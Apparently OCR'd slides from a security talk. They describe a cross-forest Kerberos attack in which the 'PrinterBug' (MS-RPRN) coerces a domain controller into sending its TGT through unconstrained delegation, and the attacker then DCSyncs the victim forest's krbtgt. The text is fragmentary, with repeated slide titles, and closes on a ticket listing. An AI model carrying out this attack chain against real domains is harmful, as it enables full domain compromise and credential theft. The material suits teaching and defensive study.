
Attack

Delegation across domain trusts


Delegation across trusts




Delegation across trusts: attack



Delegation across trusts: attack




Delegation across trusts: attack




Delegation across trusts: «PrinterBug»

MS-RPRN (Printer System Remote Protocol)

DCERPC, SPOOLSS
RpcRemoteFindFirstPrinterChangeNotificationEX (opcode: 65)



Delegation across trusts: «PrinterBug»



The "printer bug"

1. Domain Attacker via MS-RPRN: Please authenticate to DCB

2. DCA$ authenticates over SMB to DCB, sending its TGT due to unconstrained delegation + trust settings

3. Attacker extracts **DCA$**'s TGT and submits to LSA

4. Attacker DCSyncs FORESTA\krbtgt ("as" DCA$)

DCB

DCA

Compromised Forest (FORESTB)

<- two-way forest trust ->

Victim Forest (FORESTA)


Delegation across trusts: attack

User sends request for TGT to trusted domain and getting krbtgt then does

…

something

Home domain



```
#0>     Client: AAleshnikov @ CF-MEDIA.PHD
        Server: krbtgt/CF-MEDIA.PHD @ CF-MEDIA.PHD
